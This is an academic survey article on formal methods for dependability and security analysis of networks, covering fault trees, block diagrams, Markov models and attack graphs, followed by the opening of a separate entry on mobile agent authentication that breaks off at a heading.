Dependability and security are rigorously related concepts that, *however*, differ for the specific proprieties they mainly concentrate on. In particular, in most commonly applied cases found in practical design techniques (Piedad & Hawkins, 2000), the dependability concept usually includes the security one, being a superset of it. In typical cases, security mainly comprises the following fundamental characteristics: confidentiality, integrity, and availability. Indeed, dependability mainly encompasses the following attributes (Avizienis, Laprie, Randell, & Landwehr, 2004): (1) availability: readiness for correct service; (2) reliability: continuity of correct service; (3) safety: absence of catastrophic consequences on the user(s) and the environment; (4) confidentiality: absence of unauthorized disclosure of information; (5) integrity: absence of improper system alterations; and (6) maintainability: ability to undergo modifications and repairs. The present work primarily intends to deal with formal methods, appropriate to perform both security and dependability analysis in modern networks.

In general, security analysis of great networks takes the form of determining the exploitable vulnerabilities of a network, and intends to provide results or appropriate informative (or occasionally experimental) data about which network nodes can be compromised by exploiting chains of vulnerabilities, as well as specifying which fundamental security properties are altered (e.g., Confidentiality, Integrity, Availability). Therefore, such type of analysis is also referred as "network vulnerability analysis." On the other hand, dependability analysis of networks typically intends to determine specific dependencies within the nodes (or the services offered) of the (appropriate) underlying network, so as to provide results about the consequences of (potential) faults (on services or hosts) and to find out which among these faults are able to cause unacceptable consequences, in terms of the basic dependability attributes. At this specific evaluation, it should be noted that it is possible to consider attacks (as well as attack consequences) as faults.

A great variety of formal modeling and analysis techniques for dependability evaluation can be applied in the security domain (and vice-versa) (Nicol, Sanders, & Trivedi, 2004). Nevertheless, there is an important difference between the accidental (or unintentional) nature of faults (which are commonly considered in dependability assessment) and the intentional, human nature of cyber attacks. In fact, faults can only be realistically modeled by taking into account their probabilistic occurrences, while attacks due to the intentionality nature of a (potential) intruder, are more likely to be simply considered as "possible" or "impossible," although it can even be of extreme interest to consider their probabilities of success in order to determine the likelihood of attack paths. However, in a more general approach, dependability evaluation implicates the performance of a more sophisticated analysis (usually stochastic) because it likes to consider the probability of faults and the acceptability of faults' consequences. Anyway, it should be mentioned that when there is no particular interest in providing a quantitative evaluation of dependability, then it results that there is no practical need to model the likelihood of faults. Therefore, the same techniques used to perform classical security analysis can be used to perform dependability analysis, with satisfactory results.

It is quite remarkable to point out the fact that the two separate suggested methods of analysis have many common features. Among other aspects they share the following options:

- They require the retrieval of many informative data from the selected nodes of the underlying network, in order to build the necessary models, for further assessment.
- They both work on dependency models. Vulnerability analysis can be performed on dependency model of vulnerabilities, while dependability analysis uses models that represent more general dependencies.
- They need to know the requirements for each specific (dependability or security) attribute. This is usually done in terms of the severity of failure of systems and services (e.g., in terms of costs) or in terms of its acceptability, that can be either expressed in absolute terms (typically for security) or in terms of an acceptable probability or frequency (usually for dependability).
- They need to perform a scalable analysis in order to be able to handle real networks.

In the following parts of the present work we examine the state-of-the-art of modern dependability analysis in parallel with current issues affecting further development. In addition, we examine and evaluate the basic context for performing security analysis. Both attempts have been performed in the scope of large networks.

BACKGROUND: CURRENT ISSUES OF MODERN DEPENDABILITY ANALYSIS

The International Federation for Information Processing Working Group 10.4 (www.dependability.org) defines dependability as the "trustworthiness of a computing system which allows reliance to be justifiably placed on the services it delivers." It should be noted that the concept of "Reliance" is contextually subjective, because it depends on the particular needs of an organization. In fact, different organizations like to focus on different systems attributes, such as availability, performance, resilience to failures, and ability to not be subject to catastrophic failures, as well as different levels of adherence to such attributes. Additionally, an attribute can have different meanings, depending on the specific contexts the definition applies.

In modern applications, it is quite interesting to examine services offered by the existing infrastructures or networks, and more specifically dependability analysis of Web services and of network survivability (Shoniregun, Chochliouros, Laperche, Logvynovski, & Spiliopoulou-Chochliourou, 2004). Thus, a service can be considered as "dependable" if it is trustworthy. For this reason, next to the security aspects, in this case dependability also implicates reliability, availability, and safety. The consequences on such properties are widely influenced by faults that, in turn, cause errors in the actual state of the relevant service offered. Errors (as well as attack consequences) are perceived by the users of a service as failures, that is, deviations of the delivered service from its standard specification, intended for commercial (or any other) use and deployment. For some of the dependability attributes (specifically for reliability, availability, and safety) there exist several probability-based theoretic foundations enabling the dependability analysis. In practice, the aim of a formal analysis (or applied method) is to estimate and predict the values of these dependability attributes, based on some property values (e.g., failure rate, redundancy, etc.) that characterize the basic components of the system. (For example, the goal of reliability analysis is to determine the probability that the system continues to provide services for a particular time period, such as a predetermined mission time).

A typical dependability analysis process mainly requires to: (1) determine possible dependencies among components, systems (e.g., hosts), or services; (2) establish the probabilities of faults for each component, system, or service; (3) decide the acceptability of faults, in term of consequences to dependability attributes; (4) build a model that efficiently represents dependencies; and (5) analyze further the constructed model to provide measurement of fault consequences in terms of dependability attributes, and detailed results about which components of the system do not adhere to a specified acceptability of a (well defined and appropriately examined) fault consequence.

It is possible to make a distinction between two types of formal analysis: qualitative and quantitative. The aim of the former is to determine what the components (or services) are that are deteriorated (or blocked) by faults on other components (or services). Instead, the latter are aimed at determining the probabilities of damage, the adherence to dependability attributes, and the possibility of failures of components (or services).

Performing a quantitative analysis is a more complex process than performing a qualitative one, because it requires dealing with probabilistic models, thus being less scalable, in general terms. Consequently, dependability should be restricted to that particular extent to mainly cover a qualitative evaluation, for these cases where the analysis that scales to large networks is either a strict or an explicit requirement. The survivability is the ability of a system to continue operating despite the presence of unexpected abnormal events, such as failures or attacks. Therefore, the typical survivability analysis is performed by supposing failure and intrusion events to graphically showing the effects of the events, usually in the form of scenario graphs. Such analysis is commonly coupled with dependability analysis methods, so as to enable further global analysis, such as reliability, latency, and cost-benefit analysis (Jha & Wing, 2001).

In most common cases, dependability analysis includes traditional techniques that rely on the specification of constraints, which describe what is absolutely necessary in order to guarantee the correct functionality of services (e.g., block-diagrams (BDs) and fault-trees (FTs)). However, more sophisticated approaches, based on the specification of Markov models, have been lately proposed, because these models allow to describe, *in good detail*, the failure behaviour of a service (or of the elements that constitute that specific service) in that they allow to better characterize the dynamic system behaviours. Various works (Zarras, Vassiliadis, & Issarny, 2004) have demonstrated quantitative evaluation of dependability of Web Services and have provided results originating from both the traditional dependability modeling techniques and state-based stochastic methods, especially to understand the limits of such techniques when applied to perform quantitative analysis, (e.g., in terms of scalability). In the following parts of the present work, we examine, very briefly, these techniques. In any case, existing research efforts on dependability have mostly focused on quantitative evaluation, rather than on a qualitative analysis, and to the best of our knowledge, there are no research works on dependability that have the goal of performing a qualitative dependability analysis of network services.

BLOCK DIAGRAMS

A BD is an intuitive graphical structure in which there are two separate types of nodes, properly used to model the operational dependency of a system on its components. These are: the block nodes that represent system components, and the dummy nodes that represent the connections between the related components. Block diagrams are quite often used in reliability and availability modeling (Trivedi, 2001), and there are optionally many software packages that support both construction and solution of BD-related model (Sahner, Trivedi, & Puliafito, 1996).

In the particular framework of reliability analysis, block diagrams are called “Reliability Block Diagrams” (RBDs). Analysis on an RBD takes place by relying on the fact that when in the diagram there is a path from the start dummy node to the end dummy node, this means that the system is fully operational while, in the opposite case, this means that the system has failed. In such a case, a failed component inhibits all the paths on which it appears, thus allowing to see which other components are affected by a fault. RBDs can be solved in linear time (Sahner et al., 1996) because resolution typically requires only traversing the diagram. However, in the context of dependability analysis of distributed computer systems, only a few works currently exist (Zang, Sun, & Trivedi, 1999; Zarras et al., 2004).

FAULT TREES

The usual fault tree is an acyclic graph composed of internal and external nodes, where the former are traditional logic gates (i.e., AND, OR, K-of-N, etc.) and the latter are leaves that represent system components, while edges represent the flow of failure information in terms of Boolean entities (i.e., TRUE and FALSE). The working principle of fault trees is that when a component has failed, a TRUE is propagated, instead of a FALSE value. Therefore, by looking at the logic value assumed by the root node, after propagation, it allows to determine whether or not the system is operational. In most cases, fault trees provide a more powerful representation than RBDs (Malhotra & Trivedi, 1994). However, it is remarkable to point out that when a fault tree is restricted to not have nodes that share a common input, then the related acyclic graph is a rooted tree, thus being a series and parallel of BDs (Shooman, 1990).

In previous studies, FTs have been used to both perform qualitative and quantitative analysis of the failure modes of critical systems. In fact, although typical fault trees have been used mainly to perform qualitative analysis, some variants are able to perform a quantitative analysis, with quite satisfactory results. Depending on the system aspects that are modeled by fault trees, they can be characterized into two types: static or dynamic (Pullum & Dugan, 1996): While the former characterizes the system as it currently exists, the latter also considers the dynamic properties of a system, that is, they are sensitive to how the order in which events occur affects the status of the system. (In particular, this approach is used when the model of fault trees includes sequence dependencies, shared pools of resources, and warm and cold spares). Static fault trees can be efficiently solved by using classical combinatorial techniques. Instead, dynamic fault trees necessitate to be translated into stochastic models (usually Markov models), which, *in turn*, are frequently solved by using standard numerical techniques for the solution of a set of ordinary differential equations. Therefore, it should be obvious that, due to the higher complexity of the model, this approach is less scalable than the other one. Fault trees have been applied in several cases to model reliability and availability of hardware, as well as safety, and software fault tolerance.

STATE-BASED STOCHASTIC MODELS

Markovian techniques (Trivedi, 2001) have been often used to model the "fault tolerance" of systems, because Markov chains can easily represent the system dependencies as stochastic processes, so as to enable provision of results in terms of adherence to dependability attributes. In real applications, even in the presence of failures, systems continue to deliver service, although in a degraded way. Therefore, research has mainly focused on techniques that combine evaluation of performance with dependability. The commonly adopted approach has been to use Markov reward models (MRM) (Howard, 1971), where rewards are associated with either the states or the transitions of the Markov chain and measures like the expected reward rate and the distribution of the accumulated reward are computed. However, because complex systems led to Markov models with very large state spaces (this is called as the largeness problem for MRM models), significant work has been done to find ways to reduce the size of the Markov chain, so as to enable modeling of realistic systems (Baier, Katoen, & Hermanns, 1999).

As the number of system components and their failure modes increase, there is an exponential increase in system states, making the resulting reliability model more difficult to analyze. The large number of system states makes it difficult to solve the resulting model, to interpret state probabilities, and to conduct sensitivity analyses. Two general approaches for dealing with the size problem have been proposed: largeness avoidance and largeness tolerance (Sahner et. al., 1996). The former approach aims at reducing the size of a model by using techniques that eliminate parts of the state space, as well as techniques that make use of hybrid models made of combinations of different model types. It requires designer ingenuity and experience. The latter approach works out by starting with a concise high-level representation of the system being modeled (such as variants of Petri nets) and by making use of special data structures or representations to reduce the space requirements of the state space. It is dependent on automated design tools with adequate computer resources. However, although these approaches have had success in handling and analyzing complex systems, they are still far from enabling the analyzing of large networks.

Moreover, because manual generation of Markov models is an error-prone process, various higher-level formalisms have been proposed to specify and automatically generate these models. Examples of those formalisms include dynamic fault trees, variants of stochastic Petri nets, variants of stochastic process algebras, and interactive Markov chains. Among these formalisms, the most used has been stochastic Petri nets, because they are considered a very useful, intuitive, and efficient higher level interface for specifying the behaviour of systems (Bondavalli Majzik, & Pataticza, 2003).

THE BASIC CONTEXT OF FUNDAMENTAL SECURITY ANALYSIS

In order to be able to perform a successful attack in a system, the potential intruder has to know (and to apply) several penetration techniques, that is, exploits (Eloff & von Solms, 2000). In general, an exploit to be successful needs specific conditions to be true. These are called "attack preconditions." These can include the presence of certain vulnerable programs or of specific configurations, sufficient privileges, and particular connectivity conditions. Once an exploit has success, usually it induces a new set of conditions within the network, called "postconditions." These comprise elevated user privilege, increased connectivity, and establishment of new trust relationships. Therefore, a network attack is made of a series of exploits that gradually increase the attacker "power" on the network, until he reaches some final goal or he has compromised the whole network. Reaching such a goal is possible because of dependencies among exploits in terms of preconditions and postconditions. This implies that a precondition of one exploit may be a postcondition of another one, so that exploits can be "chained" until an attacker goal is realized. Such dependencies can be naturally expressed as directed graphs in terms of exploits and vulnerabilities. A network administrator typically uses such graphs (usually called "attack graphs") to determine how vulnerable the underlying systems are and to determine what security measures can be deployed to better defend the network (Jajodia, Noel, & O'Berry, 2003).

Until now, these operations have been made by hand; however, it is obvious that they can be automated by performing some postgraph analysis. Indeed, such modeling strategy of network attacks is well suited for being formally verified. Common approaches to solve these (as other) verification problems consist of ad-hoc techniques (on graphs), explicit enumerations (implemented by model checkers), and deductive inference reasoning processes (implemented by theorem provers).

To automatically perform an overall vulnerability analysis on a network, the following steps must be followed:

- Determine vulnerabilities in isolation (i.e., finding out the vulnerabilities on each network node).
- Determine network connectivity (i.e., determining reachability between hosts or between services).
- Establish the attacker origins in the network and its initial privileges (i.e., establishing the locus of an attacker and its initial privileges on the network hosts).
- Build a model (by taking into consideration the above information).
- Analyze the model (to provide clues to a network administrator in order to determine countermeasures).
- Showing the results of the analysis used.

"Determining vulnerabilities in isolation" means to find out the vulnerabilities on a given network node (this can be a host, a firewall, a router, etc.). Many appropriate network vulnerability scanner tools are now available: They can be broadly classified as remote assessment tools and local assessment tools. Currently, the first ones are the most available tools and they need to be properly deployed on one or more hosts of the network to automatically perform penetration testing. An important characteristic is that the related analysis is limited by the connectivity of the network, that is, they can assess that vulnerability is present on a given node only if this node is reachable from the location where the scanner is deployed. However, this can be a limitation to providing a complete network assessment.

In contrast, local assessment tools (e.g.. Smart Firewall (Burns, Cheng, Gurung, Martin, Rajagopalan, Rao, & Surendran, 2001)) have to be deployed on each node of the network. They usually work by performing configuration checks in order to determine which vulnerabilities or configuration flaws exist, thus being able to determine all the problems on the node.

An important difference between network vulnerability scanners and local assessment tools is that the first ones need to generate network traffic to perform their work, while the latter do not need this. As a final remark, it has to be considered that deploying any of the tools corresponds to potentially introduce some other potentialy vulnerable software on the network and, that such programs can be eventually exploited by attackers. Therefore, in any case, it is necessary to have protection mechanisms to disallow attackers from misusing them, and such software must be as secure as possible.

"Determining network connectivity" means to find out what hosts (and services) are reachable from other hosts. In order to perform an overall network analysis this specific information is obviously required, because determining feasible attack paths depends on the capability of exactly knowing when an attack to a service is possible from another host, because of the reachability from it. Automatically acquiring such information necessitates deployment of configuration scanners on connectivity nodes of the network (such as routers and firewalls) or remote assessment tools that perform port scanning and active firewall rule checks. It is worth noting that using configuration scanners should be in some ways better than the other option, because their analysis is passive and, hence they do not require generation of network traffic, which in turn might slow down the performance of the network, as well as being potentially misused to cause denial of services.

"Establishing attacker origins and privileges": Establishing the locations from where an intruder can originate an attack is an important issue that should be taken into consideration, because it enables different kinds of analysis results. In fact, an attacker can be located outside the network and, as such, considered to have full privileges on his host. In such a case, all the potential attacker origins can be automatically found by examining the network topology and connectivity. However, an attacker can also be an insider of the network. In the latter case, it can be either a normal user of a host or an administrator, thus having full privilege on a network node. Thus, both possibilities must be taken into account.

"The building of an appropriate model": With the usage of existing vulnerability scanner tools, it is possible to obtain several results indicating the presence of certain vulnerabilities on the nodes of the network. Any potential analyst needs, sooner or later, to filter out false positives, but in the end of the relevant process, he gets few or no clues about how attackers could exploit combinations of vulnerabilities among multiple hosts, in order to realize—or even to advance- an attack on the network. The next step is to assume potential attack origins and to take into account the existing network connectivity, so as to determine possible threats to the network. Consequently, it should be evident that information provided by scanning tools is limited, as they consider vulnerabilities in isolation, and independently of one another. Thus, a wider network vulnerability analysis has to consider how vulnerabilities can be chained by an attacker in order to discover attack paths (i.e., sequences of exploits) leading to specific network targets (i.e., attacker's goals), so as to allow an estimation of the true exploitable vulnerability of critical network resources.

Until now, analysts have used such information to manually build models of network attacks (either attack trees or attack graphs) in order to highlight and understand network weaknesses (Jha, Sheyner, & Wing, 2002a). However, drawing extended attack graphs by hand, without the usage of scalable computational techniques, is tedious, error-prone, and unrealistic, especially for large systems (where the number of the possible combinations of vulnerabilities to consider can be enormous).

"Attack trees" are a variation of fault trees, where the concern is a security breach instead of a system failure. Thus, an attack tree can model all possible attacks against a system, just as a fault tree models all failures. Nevertheless, both cases share much in common, even the possible existing methods for performing analysis.

As in fault trees, there are two kinds of nodes: AND and OR. (An AND node means that an attack succeeds only and only if all its subgoals are true, that is, they all have been achieved. Instead, OR node represents an attack goal that can be achieved in several ways). In function of the kind of the desired analysis, it is possible to enrich attack tree nodes by assigning different types of values to them. Nodes can be characterized by a Boolean value, in order to represent one among the following different meaning of attack: feasible vs. impossible, easy vs. difficult, cheap vs. expensive, and so forth. However, when Boolean values are not enough to describe the attack, numbers can also be used, for example, to represent a money cost to attack/defend, the probability of an attack to succeed/fail, as well as the likelihood of the attack. Therefore, evaluating the attack tree means to propagate the value of nodes up to the root of the tree. Of course, depending on the types of node values (e.g., probabilities, costs) and on its nature (e.g., AND, OR) different calculation must be achieved. In summary, attack trees are the set of states that identify all probable means of using a particular vulnerability to achieve a certain goal. Thus, the whole security of a network can be modeled only by using a set of attack trees (where each one represents a different possibility of attack to each system).

In fact, attack trees do not delineate every possible means of achieving an attack intention, but they usually only exemplify the evolution of a single attack over time. To overcome this restriction, a more general approach is needed to depict in a single representation the overall possibilities of attacks to a network. The typical adopted representation is given via "attack graphs." These are data structures that model all feasible avenues of attacking a network. Building of attack graphs can be only performed automatically, via appropriate techniques aimed at providing clues on how to determine and prioritize countermeasures that would enhance the security of the networks (Jha, Sheyner & Wing, 2002b). In any case, attack graphs are used as concise representations of the set of actions that increase attacker capabilities by depicting ways in which an attacker exploits system vulnerabilities to achieve his goal.

"Analyzing the model": Depending on the different analysis technique that is employed, attack graphs can be either explicitly or implicitly used to respond to questions about possible network exposures, possible attack paths used on the network, the systems the attacker can compromise for his purposes, and so forth, and therefore to enhance expected network performances. In any case, in order to answer a great variety of legitimate questions an administrator can pose, several different post-graph analysis can be performed. Actually, security analysts use attack graphs to find answers for detection, forensics, and defence purposes (Sheyner & Wing, 2004). Attack graphs can be used to determine the positions of appropriate network "sensors" providing best coverage for attack detection and to decide where to deploy new ones in order to obtain full coverage of attacks. Attack graphs can also be used to enhance the forensic analysis performed after an attack has targeted the network. Obviously, when practicable, preventing all the possible attacks is the best option. Therefore, attack graphs are used to reason about what actions the network administrator can take in order to avoid attacks.

"Presentation of the analysis' results": Although it may seems a "minor" issue to provide results to a user, this is quite complex in the case of graphical visualizing of huge attack graphs (or parts of it). Indeed, even if graph drawing has been studied extensively, there are no commonly accepted criteria for really evaluating the final performed effect. However, some suboptimal display algorithms, based on some aesthetic criteria, have been already proposed (Di Battista, Eades, Tamassia, & Tollis, 1999). Anyway, representing a whole huge graph on a computer screen can be impossible because of the high number of lines (representing edges) and blocks (representing nodes) that can make the picture appear as a pretty black screen. A solution to deal with this problem can be provided by aggregation and de-aggregation techniques (Noel & Jajodia, 2004), where subsets of an attack graph are collapsed into single aggregate nodes and de-aggregation is performed on user demand. Another solution consists of depicting graphs as matrixes, where the elements of a matrix represent graph edges between two nodes (respectively identified by the row and column of the matrix). Hence, such representation is graphically more compact, because it allows the representing of more information than typical graphical representation of graphs in the same screen space. The latter approach has the advantage of allowing application of clustering techniques on the matrix, and so it is possible to constitute homogeneous groups; thus, it results that patterns of common connectivity within the attack graph are put in evidence, because they are grouped together, and such groups (attack graph subsets) can be considered as single units while reasoning on the graph.

CONCLUSION

During the past few years, the information and communications market has witnessed the emergence of large (broadband) networks and all other forms of related infrastructures, together with the expansion of numerous enhanced electronic-based applications/facilities. In the context of any expected evolutionary effort (also including promotion of innovation and realization of further investments) of particular importance are the dependability and security features of existing networks. Although they both have multiple characteristics in common, they constitute distinct sectors of significant importance for any attempt to promote further development, expansion, and exploitation of extended infrastructures.

Different formal methods have been used to date to realize proper security and dependability analysis in existing networks. In the context of the present article, we have presented several basic features of possible dependability analysis aiming to deal with the existing state-of-the-art of all relevant activities. To this aim, we have examined, in parallel, perspectives from traditional techniques relying on the specification of constraints (i.e., block-diagrams and fault-trees), together with more sophisticated approaches based on the specification of Markov models.

In addition, we have examined the basic context for performing security analysis, aiming to focus on those "core issues," to avoid or to restrict potential attacks on networks. Thus, we have distinguished several essential steps and we have then discussed in more detail suggested challenges and options.

REFERENCES

Avizienis, A., Laprie, J.-C., Randell, B., & Landwehr, C. (2004). Basic concepts and taxonomy of dependable and secure computing. *IEEE Transactions on Dependable and Secure Computing, 1*(1), 11-33.

Baier, C., Katoen, J.-P., & Hermanns, H. (1999). Approximate symbolic model checking of continuous-time Markov chains. In *Proceedings of the International Conference on Concurrency Theory*, 1999 (pp.146-161).

Bondavalli, A., Majzik, I., & Pataricza, A. (2003). Stochastic dependability analysis of system architecture based on uml designs. *Architecting dependable systems* (Ser. LNCS No. 2667) (pp. 219-244). Springer-Verlag.

Burns, J., Cheng, A., Gurung, P., Martin, D.J., Rajagopalan, S.R., Rao, P., & Surendran, A.V. (2001, June). Automatic management of network security policy. In *Proceedings of the DARPA Information Survivability Conference and Exposition (DISCEX II'01)* (vol. 2).

Di Battista, G., Eades, P., Tamassia, R., & Tollis, I. (1999). *Graph drawing: Algorithms for the visualization of graphs*. Prentice Hall.

Eloff, M.M., & von Solms, S.H. (2000). Information security management: An approach to combine process certification and product evaluation. *Computers & Security, 19*(8), 698-709.

Howard, R.A. (1971). *Dynamic probabilistic systems: Semi-Markov and decision processes* (vol. 11). New York: John Wiley & Sons.

Jajodia, S., Noel, S., & O'Berry, B. (2003). Topological analysis of network attack vulnerability. In V. Kumar, J. Srivastava, & A. Lazarevic (Eds.), *Managing cyber threats: Issues, approaches and challanges*. Kluwer Academic.

Jha, S., Sheyner, O.M., & Wing, J.M. (2002a). Two formal analyses of attack graphs. In *Proceedings of the 15th IEEE Computer Security Foundations Workshop (CSFW 2002) 2002* (pp. 49-63). Washington: IEEE Computer Society Press.

Jha, S., Sheyner, O.M., & Wing, J.M. (2002b). Minimization and reliability analyses of attack graphs—Carnegie Mellon University - School of Computer Science (Research Rep. CMU-CS-02-109, 2002). Retrieved on April 5, 2007, from http://reports-archive.adm.cs.cmu.edu/anon/2002/CMU-CS-02-109.pdf

Jha, S., & Wing, J.M. (2001). Survivability analysis of networked systems. In *Proceedings of the 23rd International Conference on Software Engineering (ICSE2000), 2001*, (pp. 307-317).

Malhotra M., & Trivedi, K. (1994). Power-hierarchy of dependability model types. In *Proceedings of the IEEE Trans. Reliability, 43*(2), 493-502.

Nicol, D.M., Sanders, W.H., & Trivedi, K.S. (2004). Model-based evaluation: From dependability to security. *IEEE Transactions on Dependable and Secure Computing, 1*(1), 48-65.

Noel, S., & Jajodia, S. (2004, October). Managing attack graph complexity through visual hierarchical aggregation. In *Proceedings of the ACM CCS Workshop on Visualization and Data Mining for Computer Security*.

Piedad, F., & Hawkins, M. (2000, December). *High availability: Design, techniques and processes*. Prentice Hall.

Pullum, L.L., & Dugan, J.B. (1996). Fault tree models for the analysis of complex computer-based systems. In *Proceedings of the Annual RELIABILITY and MAINTAINABILITY Symposium.*

Sahner, R.A., Trivedi, K.S., & Puliafito, A. (1996). *Performance and reliability analysis of computer systems: An example-based approach using the SHARPE software package*. Kluwer Academic.

Sheyner O.M., & Wing, J.M. (2004). Tools for generating and analyzing attack graphs. *Lecture Notes in Computer Science, 3188*, 344-371. Berlin: Springer-Verlag.

Shoniregun, C.A., Chochliouros, I.P., Laperche, B., Logvynovskiy, O., & Spiliopoulou-Chochliourou, A.S. (Eds.). (2004). *Questioning the boundary issues of Internet security*. London, UK: E-centre for Infonomics.

Shooman, M.L. (1990). *Probabilistic reliability: An engineering approach* (2nd ed.). Krieger.

Trivedi, K.S. (2001). *Probability and statistics with reliability, queuing, and computer science applications* (2nd ed.). New York: John Wiley & Sons.

Zang, X., Sun, H., & Trivedi, K.S. (1999). Dependability analysis of distributed computer systems with imperfect coverage. *Symposium on fault-tolerant computing* (pp. 330-337).

Zarras, A., Vassiliadis, P., & Issarny, V. (2004, October). Model-driven dependability analysis of Web services. In *Proceedings of the International Conference on Distributed Objects and Applications (DOA)*.

KEY TERMS

Attack Graphs: These are data structures that model all possible avenues of attacking a network. Two versions have been widely used: (1) The first one is a direct graph where nodes represent network states, and edges represent the application of an exploit that transforms one network state into another, more compromised network state. The ending states of the attack graph represent the network states in which the attacker has achieved his goals. (2) The second one is an attack graph in the form on an exploit dependency graph. This is a direct graph where each node represents a pre- (or, depending on the point of view, a post-) condition of an exploit, and edges represent the consequence of having a true precondition that enables an exploit postcondition.

Attack Trees: They are a variation of fault trees, where the concern is a security breach instead of a system failure. Thus, an attack tree is able to model all possible attacks against a system, just as a fault tree models all failures. In particular, an attack tree represents attacks using a tree structure, where the root node is the attacker goal (or subgoal) and the leaf nodes are atomic attacks that represent all the possible ways an attacker can achieve the goal.

Dependability: It is the trustworthiness of a computing system which allows reliance to be justifiably placed on the services it delivers. It should be noted that the concept of "Reliance" is contextually subjective, because it depends on the particular needs of an organization.

Block Diagram (BD): It is an intuitive graphical structure where there are two types of nodes, that are used to model the operational dependency of a system on its components. (These are block nodes that represent system components, and dummy nodes that represent the connections between components).

Fault-Tree (FT): The typical fault tree is an acyclic graph composed of internal and external nodes, where the former are traditional logic gates (i.e., AND, OR, K-of-N, etc.) and the latter are leaves that represent system components, while edges represent the flow of failure information in terms of Boolean entities (i.e., TRUE and FALSE).

Fault Tolerance: This is the ability of a system or component to continue normal operation despite the presence of (unexpected) hardware or software faults. There are many levels of fault tolerance, the lowest being the ability to continue operation in the event of a power failure. Many fault-tolerant computer systems mirror all operations, that is, every operation is performed on two or more duplicate systems, so if one fails the other can take over.

Petri net (also known as a Place/Transition Net or P/T Net): One of several mathematical representations of discrete distributed systems. As a modeling language, it graphically depicts the structure of a distributed system as a directed bipartite graph with annotations. As such, a Petri net has place nodes, transition nodes, and directed arcs connecting places with transitions.

Mobile Agent Authentication and Authorization

Sheng-Uei Guan
Brunel University, UK

INTRODUCTION

With the increasing usage of the Internet, electronic commerce (e-commerce) has been catching on fast in a lot of business areas. As e-commerce booms, there comes a demand for a better system to manage and carry out transactions. This leads to the development of agent-based e-commerce. In this new approach, agents are employed on behalf of users to carry out various e-commerce activities.

Although the tradeoff of employing mobile agents is still under debate (Milojicic, 1999), using mobile agents in e-commerce attracts much research effort, as it may improve the potential of their applications in e-commerce (Guan & Yang, 1999, 2004). One advantage of using agents is that communication cost can be reduced. Agents traveling and transferring only necessary information saves network bandwidth and reduces the chances of network congestion. Also, users can schedule their agents to travel asynchronously to the destinations and collect information or execute other applications, while they can disconnect from the network (Wong, Paciorek, & Moore, 1999).

Although agent-based technology offers such advantages, the major factor holding people back from employing agents is still the security issues involved. On one hand, hosts cannot trust incoming agents belonging to unknown owners, because malicious agents may launch attacks on the hosts and other agents. On the other hand, agents may also have concerns on the reliability of hosts and will be reluctant to expose their secrets to distrustful hosts.

To build bilateral trust in an e-commerce environment, the authorization and authentication schemes for mobile agents should be designed well. Authentication checks the credentials of an agent before processing an agent's requests. If the agent is found to be suspicious, the host may decide to deny its service requests. Authorization refers to the permissions granted for the agent to access whichever resources it requested.

BACKGROUND

Many intelligent agent-based systems have been designed to support various aspects of e-commerce applications in recent years, for example, Kasbah (Chavez & Maes, 1998), Minnesota AGent Marketplace Architecture (MAGMA) (Tsvetovatyy, Mobasher, Gini, & Wieckowski, 1997), and MAgNet (Dasgupta, Narasimhan, Moser, & Melliar-Smith, 1999). Unfortunately, most current agent-based systems such as Kasbah and MAGMA are serving only stationary agents. Although MAgNet employs mobile agents, it does not consider security issues in its architecture.

D'Agents (Gray, Kotz, Cybenko, & Rus, 1998) is a mobile agent system, which employs the PKI for authentication purposes, and uses the RSA (Rivest, Shamir, & Adleman, 1978) public key cryptography (Rivest et al., 1978) to generate the public-private key pair. After the identity of an agent is determined, the system decides what access rights to assign to the agent and sets up the appropriate execution environment for the agent.

IBM Aglets (Lange & Oshima, 1998; Ono & Tai, 2002) are Java-based mobile agents. Each aglet has a globally unique name and a travel itinerary (wherein various places are defined as context in IBM Aglets). The context owner is responsible for keeping the underlying operating system secure, mainly protecting it from malicious aglets. Therefore, he will authenticate the aglet and restrict the aglet under the context's security policy.

Ajanta is also a Java-based mobile agent system (Karnik & Tripathi, 1999, 2001; Karnik, 2002) employing a challenge-response based authentication protocol.

Each entity in Ajanta registers its public key with Ajanta's name service. A client has to be authenticated by obtaining a ticket from the server. The Ajanta Security Manager grants agents permissions to resources based on an access control list which is created using users' uniform resource names (URNs).

iJADE (intelligent Java Agent Development Environment) (Lee, 2002) provides an intelligent agent-based platform in the e-commerce environment. This system can provide fully automatic, mobile, and reliable user authentication.

Under the public key infrastructure (PKI), each entity may possess a public-private key pair. The public key is known to all, while the private key is only known to the key owner. Information encrypted with the public key can only be decrypted with the corresponding private key. In the same note, information signed by the private key can only be verified with the corresponding public key (Rivest et al., 1978; Simonds, 1996). The default algorithm that generates the key pairs is the digital signature algorithm (DSA) working in the same way as a signature on a contract. The signature is unique so the other party can be sure that you are the only person who can produce it.

Secure agent fabrication, evolution & roaming (SAFER) was proposed as an open architecture (Zhu, Guan, & Yang, 2000) for an evolutionary agent system for e-commerce. Issues such as agent fabrication, evolution, and roaming were elaborated in Guan, Tan, and Hua (2004), Guan and Yang (1999), Guan and Zhu (2002, 2004), Guan, Zhu, and Ko, (2000), Wang, Guan, and Chan (2001), and Zhu and Guan (2001). The next section provides more details on SAFER. This article gives an overview of the authentication and authorization issues on the basis of the SAFER architecture.

Authentication and Authorization

